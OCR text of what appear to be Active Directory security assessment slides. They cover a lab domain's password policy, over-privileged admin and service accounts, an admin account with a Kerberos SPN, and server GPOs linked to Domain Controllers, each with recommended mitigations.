
Policy	Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Domain Password Policy



Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	8 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Domain Password Policy




Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	10 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.

Regular Users in AD Admin Groups

- User account is a member of Administrators, Domain Admins, or nested group.



Members:


Name	Active Directory Domain Services Folder
Domain Admins	trimarcresearch.com/Users
Enterprise Admins	trimarcresearch.com/Users
Jack Duncan	trimarcresearch.com/Accounts/Users
trimarcadmin	trimarcresearch.com/Users

No Account Naming Standard

- Security through obscurity?
- Does not fool attackers
- Discovering AD admin accounts is trivial

<u>Mitigation:</u>

- Use designators to clearly identify admin rights:
    - -ada
    - -sa
    - -wa




Members:

Name	Active Directory Domain Services Folder
Eddie	trimarcresearch.com/Administration/AD Admin
JonSnow	trimarcresearch.com/Administration/AD Admin
T Stark	trimarcresearch.com/Administration/AD Admin
trimarcadmin	trimarcresearch.com/Users
Vulnerability Scanner	trimarcresearch.com/Administration/Privileged

Default Domain Administrator Account SPN


- There is no good reason for admin accounts to have Kerberos SPNs.
- Kerberoasting these accounts to own AD.



Attribute	Value
objectGUID	5ef40239-0ede-4973-b1c9-fe9c238d5f1a
objectSid	S-1-5-21-3059099413-3826416028-8152235
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	5/16/2018 2:05:36 PM Eastern Daylight Tim
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	trimarcadmin
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSvc/TRRDSQL:1433
userAccountControl	0x200 = (NORMAL_ACCOUNT)
uSNChanged	12883
uSNCreated	8196
whenChanged	5/17/2018 12:13:21 AM Eastern Daylight Tir
whenCreated	5/16/2018 9:20:16 PM Eastern Daylight Tim

Service Accounts in Domain Admins

- Service Accounts rarely actually need Domain Admin rights
- Better to delegate the required rights for the accounts.




Members:

Name	Active Directory Domain Services Folder
Eddie	trimarcresearch.com/Administration/AD Admin
JonSnow	trimarcresearch.com/Administration/AD Admin
T Stark	trimarcresearch.com/Administration/AD Admin
trimarcadmin	trimarcresearch.com/Users
Vulnerability Scanner	trimarcresearch.com/Administration/Privileged


Mitigation:

- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
  - Workstations
  - Servers
  - Domain Controllers

Server GPOs Linked to Domain Controllers



- Group Policy Management
  - Forest: ad.adsecurity.org
    - Domains
      - ad.adsecurity.org
        - Default Domain Policy
        - Accounts
        - Domain Controllers
          - Default Domain Controllers Policy
          - Server Policy
        - Enterprise
        - Servers
          - Server Policy
        - Group Policy Objects
        - WMI Filters



Server Policy

Data collected on: 3/14/2018 11:58:36 PM

Computer Configuration (Enabled)

Policies


Windows Settings

Security Settings

